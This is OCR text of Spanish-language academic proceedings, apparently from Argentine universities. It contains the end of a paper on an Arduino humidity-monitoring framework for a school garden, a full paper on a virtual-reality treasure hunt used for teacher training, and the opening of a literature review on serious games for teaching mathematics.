


Fig. 1. Diagrama de la arquitectura de ejecución del framework

Luego se determina cuál o cuáles son los pasos siguientes en la ejecución, se puede ver en la Figura 1 en el estado "Determinar siguiente".

Una vez determinados los pasos que se deben ejecutar, se hacen las invocaciones a otros dispositivos, teniendo en cuenta las actividades descriptas en la definición de la coreografía en el lenguaje WS-CDL. Esta ejecución se hace de manera controlada, en el sentido de examinar que no se produzcan contingencias provenientes de las características de los dispositivos (desapariciones, latencia en la respuesta por falta de capacidad de procesamiento, etc.). En base a esta verificación se realizan las tareas correctivas correspondientes, según se han expresado en la definición de la coreografía. La estructura de ejecución completa del framework la podemos apreciar en la Figura 1.

Para el caso particular de esta implementación del framework se han incorporado dos placas Arduino Mega 2560, con conectividad a través del módulo Ethernet Enc28j60 equipadas una de ellas con un sensor de temperatura y humedad de suelo y la otra con un sensor de temperatura y humedad ambiente, con el fin de controlar ambas temperaturas. De esta manera se obtiene un seguimiento de la humedad existente tanto en el ambiente como en el suelo, con el fin de poder optimizar el riego que se debe hacer, el cual se realiza de manera manual en esta primera etapa, para en una segunda etapa realizarlo a través de la automatización. Además de estas placas Arduino se ha incorporado un equipo servidor que brinda las alertas a los celulares de las personas responsables del riego y del cuidado de la huerta. Todo esto se codificó en una coreografía descripta en el lenguaje WS-CDL. En la Figura 2 se puede apreciar la arquitectura de ejecución planteada y donde se visualiza el rol que ha desempeñado cada dispositivo.

4 Conclusiones

La propuesta de una huerta en el Colegio Secundario Rural Dorila, surgió inicialmente por iniciativa de un grupo de estudiantes. El proyecto fue creciendo y aparecieron alternativas que resultan de gran interés en el ámbito local. Desde los distintos espacios curriculares se propusieron diversas actividades que finalmente generaron una movida interdisciplinaria muy relevante en el ámbito de la institución y su zona de influencia. Desde 2013, el proyecto ha evolucionado hasta la actual propuesta de aplicar tecnología Arduino en busca de sistematizar una serie de procesos; se espera que dichos desarrollos resulten importantes en su evolución.

Luego de una primera implementación a modo de prueba, podemos decir que el framework de ejecución de coreografías ha respondido de manera correcta y ha permitido optimizar los tiempos de riego en la huerta. A su vez, podemos mencionar que la utilización del framework ha facilitado la implementación de la automatización

de las tareas de monitoreo y ha dejado ya las bases para la realización del riego automático.

La solución planteada ha permitido además, que los alumnos que se encontraban de guardia el fin de semana, hayan optimizado los viajes hasta la ubicación física de la huerta ya que únicamente lo han realizado en los momentos que realmente la aplicación les informaba de la falta de humedad en el suelo.

Como tareas a futuro se espera implementar el riego automático, de manera tal que los viajes hasta la huerta se reduzcan prácticamente a cero. Además se espera la utilización de sensores de medidores de PH del suelo y sensores de medición de cantidad de fertilizantes orgánicos que se encuentran en tierra.

Referencias

1. Gargicevich, A. (2020). En tiempos de pandemia y cuarentena: el conectivismo como nueva teoría de aprendizaje en la era digital.
2. Cobo, C. (2016) La Innovación Pendiente. Reflexiones (y Provocaciones) sobre educación. tecnología y conocimiento. Colección Fundación Ceibal/ Debate Montevideo.
3. Larice, M. E. (2016). La innovación pendiente Reflexiones (y provocaciones) sobre Educación, Tecnología y Conocimiento. Virtualidad, Educación Y Ciencia, 7(13), pp.135–136. https://doi.org/10.60020/1853-6530.v7.n13.16236
4. UNESCO(n.d.). Contacto: Boletín internacional sobre educación científica, tecnológica y ambiental de la UNESCO.https://unesdoc.unesco.org/ark:/48223/pf0000146315_spa. Vol. XXVII, N° 34, 2002.
5. Q. Z. Sheng, X. Qiao, A. V. Vasilakos, C. Szabo, S. Bourne, and X. Xu, “Web services composition: A decade’s overview,” Information Sciences, vol. 280, no. 0, pp. 218–238, 2014.
6. Testa, O, Fonseca E. and Dieste, 0.: Coordination of ubiquitous devices in pervasive environments: A proposal based on ws-cdl, in XXXVIII International Conference of the Chilean Computer Science Society (2019).
7. Manrique Zabala, A. M. (2020). La huerta escolar como un ambiente de aprendizaje para aportar en la comprensión de la sustentabilidad ambiental. Recuperado de: http://hdl.handle.net/11349/24374.
8. Ministerio Educación San Salvador, El Salvador, C.A. Abril 2009. Graficolor S.A. de C.V. https://www.fao.org/3/am275s/am275s00.pdf
9. Segovia, Isabel. Altablero No. 56, Abril-Mayo 2010 - El reto es consolidar el sistema de calidad educativa. https://www.mineducacion.gov.co/1621/article-242097.html
10. Tejada, J., y Pozos, K. (2018) Nuevos escenarios y competencias digitales docentes: Hacia la profesionalización docente con TIC. Profesorado, Revista de Currículum.

Innovación en capacitación en docencia virtual: Búsqueda del Tesoro con Realidad Virtual

Claudia Russo[1], Tamara Ahmad[1], Gustavo Gnazzo[1], Paula Lencina[1], Natalia Sinde[1], Florencia Castro[2] y Pilar Traverso[2]

[1] *Instituto de Investigación y Transferencia en Tecnología e* [2] *Instituto de Políticas y Gobierno, Universidad Nacional del Noroeste de la Provincia de Buenos Aires (CIC-UNNOBA), Roque Saenz Peña 456, Junín, Buenos Aires, Argentina.*
{tamaraahmad, crusso, ggnazzo, nsinde, fcastro, pilartraverso}@unnoba.edu.ar; pllencina@comunidad.unnoba.edu.ar

Resumen. En noviembre de 2023, la Universidad Nacional del Noroeste de la Provincia de Buenos Aires organizó el Primer Campamento Virtual de Educación Digital, una iniciativa innovadora para la capacitación docente que reunió a veintitrés participantes. Las actividades fueron diseñadas para potenciar las competencias digitales, destacándose la adaptación a los entornos híbridos de enseñanza. Los objetivos del evento incluyeron la familiarización con herramientas digitales, el desarrollo de estrategias pedagógicas efectivas y el impulso de la colaboración entre docentes. Las plataformas utilizadas permitieron crear y compartir espacios de realidad virtual de manera accesible y colaborativa, facilitando interacciones en tiempo real y la personalización de contenidos. La experiencia promovió habilidades como la orientación espacial, la resolución de problemas y el trabajo en equipo. Además, ofreció un entorno seguro para enfrentar frustraciones y ansiedades, estimulando la creatividad en el diseño de actividades educativas. Esto se tradujo en la capacidad de trabajar conceptos abstractos de forma visual, realizar simulaciones educativas, promover el aprendizaje activo y personalizado y fomentar la colaboración entre pares. En este contexto se implementó el juego de la *Búsqueda del tesoro* con Realidad Virtual, objeto de este artículo, y una *Sala de escape* educativa.

Palabras claves: Competencias, Capacitación docente, Sala inmersiva, Innovación, Realidad virtual.

1 Introducción

En noviembre de 2023, el área de Educación Digital de la Universidad Nacional del Noroeste de la Provincia de Buenos Aires (UNNOBA) llevó a cabo una innovadora forma de capacitación docente en la cual se trabajaron competencias digitales. La propuesta tuvo por título Campamento Virtual de Educación Digital [1] y en ella participaron veintitrés docentes de esta casa de altos estudios. Incluyó el desarrollo de nueve (9) actividades sincrónicas y asincrónicas en plataformas educativas institucionales, como la Plataforma de Educación Digital de la UNNOBA, y contó con el apoyo de otras herramientas digitales y del Meet institucional de Google.

La creación del campamento virtual se fundamentó en la necesidad de adaptación a los actuales escenarios híbridos de enseñanza y aprendizaje. Tuvo como propósito impulsar la innovación y la creatividad pedagógica promoviendo el desarrollo profesional y la colaboración entre pares, mejorando la calidad educativa y aprovechando la flexibilidad y accesibilidad del entorno virtual. Sus objetivos específicos fueron explorar y familiarizarse con las herramientas y plataformas digitales utilizadas en la Universidad; comprender los fundamentos de la enseñanza digital y construir conocimientos sobre estrategias pedagógicas efectivas para el desarrollo en el aula; conocer herramientas digitales para evaluar y retroalimentar de manera efectiva la labor estudiantil; intercambiar experiencias y buenas prácticas con docentes en el contexto de la enseñanza digital; reflexionar sobre los desafíos y oportunidades de la enseñanza digital; fomentar la creatividad y la innovación en el diseño de actividades y evaluaciones en línea; mejorar la integración de recursos digitales y multimedia en los cursos y materiales educativos; y,

finalmente, promover la colaboración y el trabajo en equipo para compartir ideas, estrategias, recursos y soluciones. La propuesta intentó replicar las actividades de una jornada de campamento presencial. Se desarrolló a lo largo de una semana y en cada uno de los días se plantearon diferentes actividades. En este artículo científico se presenta el desarrollo de una de esas actividades y corresponde al segundo día del campamento: "la búsqueda del tesoro". [2].

Esta actividad invitaba a los docentes a participar del juego de la búsqueda del tesoro de manera virtual. Tuvo como propósito fomentar en los campistas las competencias y habilidades de trabajo en equipo y el liderazgo, la gestión del tiempo y la organización de tareas, entre otras. Asimismo, se trabajó la adaptabilidad, la tolerancia, el consenso y la comunicación. Al tratarse de un juego entre equipos, se fomentó la competitividad, la motivación, la creatividad, el compromiso ético y la tolerancia al estrés.

Como objetivos, se planteó que cada campista pudiera:

- trabajar en equipos colaborativamente mediante la organización de tareas,
- acceder a las actividades gamificadas y realizar la *Búsqueda del tesoro* y la *Sala de escape*,
- respetar las reglas del juego en general y,
- lograr la mayor cantidad de puntos para su equipo.

Para llevar a cabo el juego, los campistas ingresaron a la sala inmersiva que fue configurada según las reglas estipuladas por los docentes capacitadores (Figura 1).



Figura 1. Captura de consigna de actividad *Búsqueda del tesoro*

2 Entorno inmersivo

Crear una sala inmersiva, también conocida como sala de realidad virtual (VR), puede requerir una variedad de herramientas dependiendo de su complejidad y propósito específico. Pueden utilizarse dispositivos de Realidad Virtual (VR), como Visores VR (Oculus Rift, HTC Vive, PlayStation VR, etc.) y Controladores VR para interactuar con entornos virtuales. Asimismo, puede recurrirse a software de desarrollo de contenidos VR Unreal Engine o Unity, motores de juego comúnmente utilizados en experiencias interactivas e inmersivas, o Blender, un software de modelado y animación 3D que puede ser utilizado para crear activos y entornos. Entre los accesorios se hallan cámaras de seguimiento para rastrear la circulación dentro de la sala, sensores de movimiento para capturar desplazamientos corporales, tapetes de juego o sistemas de simulación de movimiento para una experiencia más inmersiva,

auriculares de alta calidad para audio espacial, estructuras físicas como paredes y suelos que soportan y complementan la experiencia VR, entre otros. Debe tenerse en cuenta que, mientras más complejo sea el software, más potente deberá ser el hardware para renderizar gráficos en tiempo real y manejar aplicaciones VR intensivas. Además, el juego planteado requería también de una potente conexión a internet. En síntesis, la creación de una sala inmersiva puede variar significativamente en términos tecnológicos y de equipamiento según el tamaño del espacio, el nivel de interactividad deseado y el tipo de contenido VR ofrecido. [3].

En el caso de las salas inmersivas utilizadas en el marco del Campamento Virtual, la propuesta que se utilizó fue Mozilla Hubs, una herramienta en línea y, hasta ese momento gratuita, para crear y compartir espacios de realidad virtual y aumentada de manera sencilla. En la figura 2 se muestra una captura de cómo quedó configurada la sala. Entre las facilidades que ofrecía esta plataforma se encontraban su usabilidad para la creación de salas inmersivas gracias a una interfaz intuitiva que no requiere de conocimientos técnicos avanzados. También se pudo personalizar la sala con objetos 3D, imágenes, videos, texto e importar modelos 3D propios. La herramienta permitió acceder desde cualquier dispositivo y navegador web, sin instalar software adicional, siendo compatible con dispositivos de realidad virtual y aumentada. También proveyó la interacción en tiempo real entre los usuarios (hablar, mover objetos y colaborar en actividades dentro del espacio virtual), ofreciendo control de acceso a la sala y moderación del comportamiento, además de compartirse mediante un enlace. Estas características hicieron que el equipo organizador del área de Educación Digital haya valorado en aquel momento a Mozilla Hubs como una herramienta accesible y poderosa para la creación de experiencias inmersivas en línea. Lamentablemente, desde el 31 de mayo de 2024, esta plataforma dejó de contar con almacenamiento propio gratuito. Como consecuencia, las salas pudieron ser descargadas para backup pero ya no es posible utilizarlas en línea de manera gratuita en diversas regiones, entre ellas Argentina [4]. Desde el área y a partir de esa fecha, se buscan alternativas para reemplazar la utilización de ésta por otras herramientas que cumplan con los mismos objetivos. A continuación, se muestran imágenes de la sala inmersiva donde se desarrolló la *Búsqueda del tesoro* (figuras 2 y 3).




Figura 2. Sala inmersiva de Búsqueda de tesoro.



Figura 3. Avatares del equipo de coordinación del Campamento

3 Objetivo y Reglas de la actividad

El objetivo general de esta actividad era que, por medio de distintos canales de comunicación y en simultáneo, cada equipo resolviera en 45 minutos dos juegos definidos: la búsqueda del tesoro y una sala

de escape, logrando la mayor cantidad de puntos para su equipo. Se establecieron las reglas del juego y los criterios de evaluación apuntados a continuación.

Reglas del juego. Cada equipo:

- podía comunicarse por el medio que deseara teniendo a disposición el grupo de WhatsApp y los Meet por equipo, u otro medio que definiese;
- debía resolver dos actividades en simultáneo;
- tenía que definir la estrategia de juego;
- contaba con un máximo de 45 minutos para resolver ambas propuestas: *Búsqueda del tesoro* y *Sala de escape.*

Criterios de evaluación:

- cumplimiento de la actividad en tiempo y forma,
- correctos posteos en el mural colaborativo dispuesto en el aula virtual en Plataforma ED,
- comunicación del equipo,
- estrategia del juego.

3.1. Búsqueda del Tesoro

La *Búsqueda del tesoro* se desarrolló en los equipos conformados desde el inicio del Campamento, nombrados con colores y con una base establecida en la sala inmersiva cual punto de encuentro (ver figura 2). En el aula virtual de la Plataforma ED, (figura 4) a través de una imagen interactiva, se dejaron los accesos y materiales necesarios para llevar a cabo la actividad.



Figura 4. Captura de imagen in interactiva en Plataforma ED

El jueves 26 de octubre de 2023 a las 17 horas, coordinadores y participantes se reunieron en un Meet para compartir consignas y explicaciones sobre la actividad. Se establecieron los canales de comunicación para esos momentos y, una vez listos, se inicializó el cronómetro. El objetivo de este juego era recolectar la mayor cantidad de objetos (sin repetir) escondidos dentro de una sala inmersiva que simulaba un predio de campamento. Los objetos estaban ocultos en distintas zonas del lugar. Cada avatar podía tomar un objeto y llevarlo a la base. Estos podrían clonarse tantas veces como quisieran (el objeto original siempre quedaba en el lugar), pero se contaba solo una vez el puntaje del objeto que estaba correctamente posicionado en la base del equipo. La figura 5 muestra la lista de objetos escondidos y el puntaje establecido para cada uno, en relación a la complejidad que suponía su ocultamiento en el entorno virtual. Desde el comienzo del juego, los campistas tuvieron a disposición la lista de objetos y puntajes, las reglas para los equipos, los criterios de evaluación de la actividad e información sobre las competencias trabajadas en el juego.



Objeto	Puntaje
Anteojos	15
Auto	5
Balde	10
Binoculares	10
Brújula	10
Caña pesca	10
Chocolate	10
Ciervo	5
Cofre de tesoro	5
Cuaderno/agenda	10
Cuchara	20
Escopeta	20
Farol	20
Flor	15

Objeto	Puntaje
Galletitas	10
Hacha	10
Hormiga	30
Lápiz	15
Lata de gaseosa	5
Manzana	15
Mariposa	20
Mariquita	20
Mochila	5
Oso	5
Pato	10
Pelota	10
Perro	5
Taza	10
Termo	15

Figura 5. Lista de objetos escondidos y puntajes.

Para la *Búsqueda del Tesoro*, cada equipo debía:

- ingresar a la sala inmersiva;
- reunirse en la base con los banderines del color de su equipo (figura 2);
- buscar y recolectar la mayor cantidad de objetos posibles definidos en la lista con su puntaje (figura 5);
- realizar una captura de pantalla con los objetos en la base del equipo y postearla en el mural colaborativo del Campamento, antes de finalizar el tiempo previsto (45 minutos).

Los objetos no se podían mover ni eliminar, sólo se podían clonar o duplicar. Los controles y el instructivo de la sala se encontraban disponibles en Plataforma ED como lo muestra la figura 4. Cada avatar podía llevar consigo un duplicado del objeto. Mientras no estaba en la base del equipo, los objetos clonados podían ser robados, duplicados o borrados por el mismo u otro integrante de otro equipo. Una vez que el objeto estaba en la base del equipo, las acciones de robar, duplicar o borrar no estaban permitidas. Para la suma del puntaje total no se contarían objetos repetidos, tarea a cargo de los coordinadores designados, un tutor de Educación Digital por equipo.

Luego de detallar las reglas de la búsqueda del tesoro, en el mismo Meet, se explicó la actividad *Sala de escape*, que se realizaría en simultáneo.

3.2. Sala de escape

En cuanto a la sala de escape educativo, fue diseñada en Genially [5], una plataforma en línea que permite crear contenido interactivo y visualmente atractivo tales como presentaciones, infografías, juegos y cuestionarios. Ofrece una interfaz intuitiva basada en arrastrar y soltar junto a una plantilla y recursos gráficos, herramientas para añadir interactividad y animaciones, un entorno colaborativo y facilidades para compartir contenido.

Si bien el *escape room* no es motivo de este artículo, a continuación se realiza una descripción general de la actividad. Para la misma (figura 6), se diseñaron enigmas en relación a las modalidades educativas y los cambios en la educación, conceptos trabajados en capacitaciones docentes previas. Esta sala de escape brindaba un puntaje que se sumaba al obtenido en la *búsqueda del tesoro*.



Figura. 6. Captura de la Sala de Escape

3.3. Comienzo del juego

De esta manera se comenzó el juego, dejando a disposición, como se muestra en la figura 7, una imagen interactiva dispuesta en el aula virtual de la Plataforma ED, con ayudas sobre cómo jugar, cómo moverse en la sala inmersiva, la lista de objetos, el mapa del campamento (figura 8) y otra información pertinente.



Figura 7. Accesos e información para apoyo a los equipos.



Figura 8. Mapa del campamento diseñado con una imagen interactiva en Genially**.**

Cada equipo decidió su estrategia para resolver la *Búsqueda del tesoro* y la *Sala de escape* en simultáneo, dentro de los 45 minutos establecidos para la totalidad de la actividad, capturando las respuestas y publicándolas en el mural colaborativo (figura 9).



Figura 9. Imagen de un posteo del equipo verde con los objetos recolectados en la Búsqueda del tesoro.

4 Competencias trabajadas en la actividad

Como ya se mencionó, el objetivo general de la capacitación, o sea del Campamento Virtual de Educación Digital, fue trabajar diferentes capacidades, competencias y habilidades para innovar en estrategias educativas en el aula.

En este sentido, en esta actividad en particular se trabajaron competencias tales como el trabajo en equipo y el liderazgo, la gestión del tiempo y la organización de tareas, la adaptabilidad, la tolerancia, el consenso y la comunicación asertiva. Al ser un juego entre equipos, también se fomentó la competitividad, la motivación, la creatividad, el compromiso ético y la tolerancia al estrés.

Pero estos no son los únicos beneficios del trabajo en salas inmersivas. La interacción con entornos tridimensionales en realidad virtual mejora la orientación espacial y la navegación, mientras que el uso de controladores y dispositivos de seguimiento fortalece la coordinación mano-ojo y las habilidades motoras finas. Además, enfrentarse a desafíos y rompecabezas en estos entornos fomenta el pensamiento crítico y la resolución de problemas. Recordar detalles y caminos en entornos virtuales puede mejorar la memoria y la retención de información, mientras que las experiencias colaborativas promueven habilidades de comunicación y trabajo en equipo. La realidad virtual también se utiliza para la terapia de exposición, ayudando a reducir el miedo y la ansiedad en un entorno seguro. Para los creadores de contenido VR, la sala inmersiva proporciona un espacio para la creatividad y el diseño, mientras que el uso de tecnología emergente fomenta la adaptabilidad y la familiaridad con nuevas tecnologías [6]. Utilizar salas inmersivas no sólo mejora habilidades específicas relacionadas con la tecnología y el espacio virtual, sino que también tiene beneficios significativos en el desarrollo personal y profesional.

En relación a las competencias trabajadas durante la actividad propuesta, podemos identificar:

1. La *resolución de problemas* implicó identificar, analizar, generar, evaluar y elegir la mejor solución para abordar situaciones complejas y alcanzar objetivos específicos [7].
2. *Trabajo en equipo y liderazgo***:** Al realizar tareas en equipo se puede potenciar la productividad, la creatividad, el aprendizaje y la satisfacción en cualquier entorno; permitiendo abordar desafíos de manera más efectiva y lograr metas colectivas de forma exitosa [8].
3. *Gestión del tiempo:* Es la habilidad para gestionar de una manera eficaz el tiempo es muy importante en la práctica docente. [9]
4. *Organización de tareas:* Al integrar acciones relacionadas con la creación de agendas y la planificación, por ejemplo, priorizando tareas y estableciendo metas, se fortalece la capacidad de las personas para organizar el tiempo de manera eficaz, lo que permitirá tener un mejor y más alcanzable rendimiento. [10]
5. La *autonomía* procuró un ejercicio de la libertad y toma de decisiones en colaboración con otros cuando fuera necesario. En muchos contextos, como en el ámbito laboral, educativo o de salud, fomentar la autonomía puede mejorar la motivación, la creatividad, la responsabilidad y el bienestar general de las personas [11].
6. E*l análisis crítico* requirió un proceso de evaluación reflexiva y profunda con examinación, interpretación y evaluación rigurosa de la información, las ideas, los argumentos o las situaciones para comprender su validez, coherencia, relevancia y veracidad. Se buscó ir más allá de una comprensión superficial y considerar diferentes perspectivas, evidencias y contextos antes de formar una opinión informada [12].

7. *Adaptabilidad:* Este concepto refiere a la capacidad para ajustarse, cambiar o amoldarse de manera efectiva a nuevas condiciones, entornos, situaciones o requerimientos. Esto implica apertura y flexibilidad ante la más mínima dificultad. [13]
8. *Tolerancia y el consenso:* Estos conceptos son fundamentales en la construcción de sociedades democráticas, pluralistas y pacíficas. La tolerancia promueve la coexistencia armoniosa y el respeto mutuo, mientras que el consenso facilita la toma de decisiones colectivas que reflejen la diversidad de opiniones y busquen el bienestar y la equidad para el conjunto de la sociedad. [14]
9. *Empatía, comunicación y motivación:* Estos conceptos son esenciales para un ambiente de aprendizaje positivo en el aula. La empatía brinda comprensión y aceptación a los estudiantes, generando confianza y cooperación. Una comunicación clara fomenta la participación y confianza. La motivación aumenta el interés, el rendimiento y la autoeficacia. Integrar estos aspectos mejora la enseñanza y el aprendizaje.[15]
10. *Compromiso:* El compromiso en una tarea en equipo se refiere a la dedicación, responsabilidad y participación activa de cada miembro del grupo hacia la realización de los objetivos y metas colectivas. Es un involucramiento individual y colectivo con la tarea o proyecto que están abordando como equipo. El compromiso implica dedicación personal, responsabilidad compartida, alineación con los objetivos del equipo, colaboración activa, persistencia y resiliencia. [16]
11. La *creatividad* fue una habilidad cognitiva compleja y fundamental que involucró la capacidad de generar ideas, conceptos, objetos o soluciones originales, útiles y significativas[17] [18].
12. El *pensamiento abstracto* fue crucial para comprender conceptos, resolver problemas y adaptarse a situaciones novedosas. [19]

5 Ganadores del juego

Para determinar el equipo ganador del juego, se estableció que era quién hubiese obtenido el mayor puntaje en la suma de:

1. Los puntos obtenido en el logro de las competencias trabajadas: el equipo capacitador definió una rúbrica con puntajes para cada competencia habilidad o capacidad trabajada en la actividad. Durante el transcurso del juego cada capacitador tuvo a su cargo un equipo para guiar. De esta manera se realizó el seguimiento, lo que permitió que cada coordinador completase la rúbrica de su equipo obteniendo así un puntaje.
2. La suma total obtenida de los objetos publicados en el mural según los establecidos (figura 5).
3. El puntaje obtenido en la Sala de escape y copiado en el mural.

A partir de la suma total se determinó el equipo ganador de la actividad. Cada campista integrante del equipo ganador obtuvo la insignia del logro de la actividad (figura 10).



Figura 10. Insignia de la búsqueda del tesoro

6 Conclusiones

En la actividad desarrollada se pudo observar el impacto positivo de la realidad virtual en la capacitación docente. La *Búsqueda del tesoro* en sala inmersiva demostró ser una herramienta efectiva para desarrollar competencias como el trabajo en equipo, la gestión del tiempo y la resolución de problemas. La actividad fue bien recibida por los docentes, quienes la consideraron desafiante, divertida y útil. Los resultados de la encuesta final del Campamento mostraron que los participantes valoraron positivamente la experiencia,

destacando la capacidad de la realidad virtual para crear un entorno de aprendizaje interactivo y motivador. Además se observaron desafíos y limitaciones docentes al realizar el juego, funcionando también como un diagnóstico certero. A pesar del éxito, se identificaron ciertas debilidades como una conexión a internet no muy buena y la capacidad de adaptación al manejo del mundo inmersivo. Para el equipo capacitador (Equipo de Educación Digital), que dedicó esfuerzos significativos a la planificación, diseño, desarrollo e implementación de todas las actividades que implicó el Campamento, la discontinuidad de la plataforma Mozilla Hubs representa una amenaza a las nuevas ediciones de este tipo de actividades en los próximos años. Se espera poder reemplazar esta herramienta por otra similar. En síntesis, la propuesta demostró que las actividades gamificadas en salas inmersivas pueden ser una alternativa eficaz para la capacitación docente en competencias digitales ya que ayuda a desarrollar las habilidades necesarias para integrar de forma efectiva las tecnologías digitales en prácticas de enseñanza. Asimismo, promover el uso de herramientas inmersivas en la educación puede mejorar la retención y fomentar la creatividad y la colaboración entre los estudiantes.

Referencias

[1] Sitio web del Campamento Virtual ED: https://educaciondigital.unnoba.edu.ar/campamento/

[2]Educación Digital (UNNOBA). Informe final del *Primer Campamento Virtual*, 2023 https://drive.google.com/file/d/110SzCQVVT56wBBDpnldlKBzrsNvUxwMQ/view

[3] Jones, P., et al. (2023). Realidad virtual inmersiva: Una revisión de las últimas tecnologías, aplicaciones y desafíos. *Journal of Display Technology*, 20(1), 1-10. https://www.sciencedirect.com/science/article/abs/pii/S0963868722000130

[4] Mozilla. End of support for Mozilla Hubs, 30/5/2024, https://support.mozilla.org/en-US/kb/end-support-mozilla-hubs

[5] Acceso a Genially: https://genially.com/es/

[6] Sánchez-Ibáñez, J. M. y Gutiérrez-Hernández, M. Realidad virtual en la educación: una revisión sistemática de la literatura, *Comunicación y Pedagogía*, 24(1), 1-24, 2021. Recuperado el 18/7/2024.

[7] Barrera-Mora, F. et al. (2021). Resolución de problemas en el aprendizaje y enseñanza de las matemáticas, *Pädi*, 9 No. Especial , 10-17. Recuperado el 29/9/2023.

[8] Matos de Rojas, Y. et al. (2018). El trabajo en equipo para promover la participación de los actores sociales, *Telos*, 20(2). Recuperado el 29/9/2023.

[9] Recla (2023). *Gestión Eficaz del Tiempo Docente: ¡Haz que Cada Minuto Cuente!* Recuperado el 31/8/2023.
Educación Digital UNNOBA (2022). *¿Cómo estimar la carga horaria de cursos con horas virtuales?* Recuperado el 31/8/2023.

[10] Reyes-González, N. et al. (2022). Planificación y gestión del tiempo académico de estudiantes universitarios, *Formación universitaria*, ISSN 0718-5006. Recuperado el 29/9/2023.

[11] Maldonado-Sánchez, M. et al. (2019). Estrategias de aprendizaje para el desarrollo de la autonomía de los estudiantes de secundaria. Propósitos y Representaciones, 7(2), 415-439. Recuperado el 29/9/2023.

[12] Perez-Paetow, P. (2023, febrero 14). Sin pensamiento crítico no eres nadie [Video de TEDxTalk]. TEDxYouth@Valladolid. https://m.youtube.com/watch?v=WxC4RfTiOsM

[13] Mamani Ruiz, T. H. (2017). *Caracterización de la adaptabilidad mediante el análisis multivariado y su valor como predictor del rendimiento académico,* La Paz: Centro Psicopedagógico y de Investigación en Educación Superior. Recuperado el 30/9/2023.

[14] Las Cosas de Eze (2020). *¿Qué es la tolerancia?*, Youtube. Link.
Enebral Fernández, J. (2006). *Decisiones por consenso o consentimiento al trabajar en equipo*.

[15] Salazar, J. (25 de octubre de 2017). El valor de la empatía. YouTube. Link.

[16] Gómez, J. A. (21 de septiembre de 2018). El valor del compromiso: Diferencia entre involucrarse y comprometerse [Video]. YouTube. Link.

[17] Cuevas Romero, S. (2013). Creativity in education, its development from a pedagogical perspective, *Journal of Sport and Health Research*. 5(2): 221-228. Recuperado el 26/9/2023.

[18] Elisondo, R. C. (2015) La Creatividad como Perspectiva Educativa. Cinco ideas para pensar los contextos creativos de Enseñanza Y Aprendizaje. *Revista Electrónica "Actualidades Investigativas en Educación"*, 15(3), septiembre-diciembre, 2015, 1-23. Recuperado el 26/9/2023.

[19] Jaramillo Naranjo, L. M. y Puga Peña, L. A. (2016). El pensamiento lógico-abstracto como sustento para potenciar los procesos cognitivos en la educación. *Universidad Politécnica Salesiana. Sophia, Colección de Filosofía de la Educación*, 21, 31-55, 2016. Recuperado el 29/9/2023.

Juegos Serios Educativos Digitales Orientados a la Enseñanza de la Matemática en Educación Secundaria. Estado del Arte

Mariana Gubaro[1], Cecilia Sanz[2], Verónica Artola[2]

[1] Especialización Tecnología Informática Aplicada en Educación, Facultad de Informática, Universidad Nacional de La Plata, Buenos Aires, Argentina
[2] Instituto de Investigación en Informática LIDI (III-LIDI) – CIC, Facultad de Informática, Universidad Nacional de La Plata, Buenos Aires, Argentina
gubaromariana@gmail.com, csanz@lidi.info.unlp.edu.ar, vartola@lidi.info.unlp.edu.ar

Abstract. Los juegos serios educativos digitales favorecen la enseñanza de un modo general y promueven, además, habilidades que forman parte de los procesos cognitivos necesarios en el área de la matemática para abordar aprendizajes y conceptos complejos. Este trabajo ofrece una revisión sistemática de literatura que indaga sobre el desarrollo y utilización, en Iberoamérica, de juegos serios digitales orientados a la enseñanza de la matemática en el nivel medio. Se analizan y discuten los resultados con especial atención en los sistemas de representación de los objetos matemáticos involucrados, las estrategias cognitivas, los propósitos didácticos, y el impacto en el aprendizaje de la matemática junto con las técnicas aplicadas para esta medición. Entre los principales resultados analizados en este trabajo, se menciona que los juegos utilizados para el abordaje de estrategias cognitivas más complejas, alcanzaron mejores resultados en el aprendizaje.

Keywords: Juegos serios educativos, matemática, nivel medio, sistemas de representación de objetos matemáticos, estrategias cognitivas, propósitos didácticos, aprendizaje

1 Introducción

En la sociedad de la información y la tecnología digital, la formación matemática se presenta como herramienta imprescindible para conformar sistemas de representación de la realidad y desarrollar capacidades de generalización y abstracción. En la enseñanza y aprendizaje de la matemática es particularmente importante el uso de diferentes sistemas de representación para la formación adecuada de los conceptos ya que éstos no son accesibles físicamente [1]. Estos conceptos demandan procesos cognitivos complejos, pues "la actividad matemática requiere una coordinación interna, que ha de ser construida, entre los diversos sistemas de representación que pueden ser elegidos y usados" ([2], p.145). Hitt [3] analiza, basándose en Duval [4], la importancia de comprender como partes de un todo, a cada una de las diferentes representaciones de un objeto matemático que componen un mismo sistema semiótico. De esta coordinación de dos o más registros de representación simultáneos dependerá la comprensión integral del contenido conceptual.

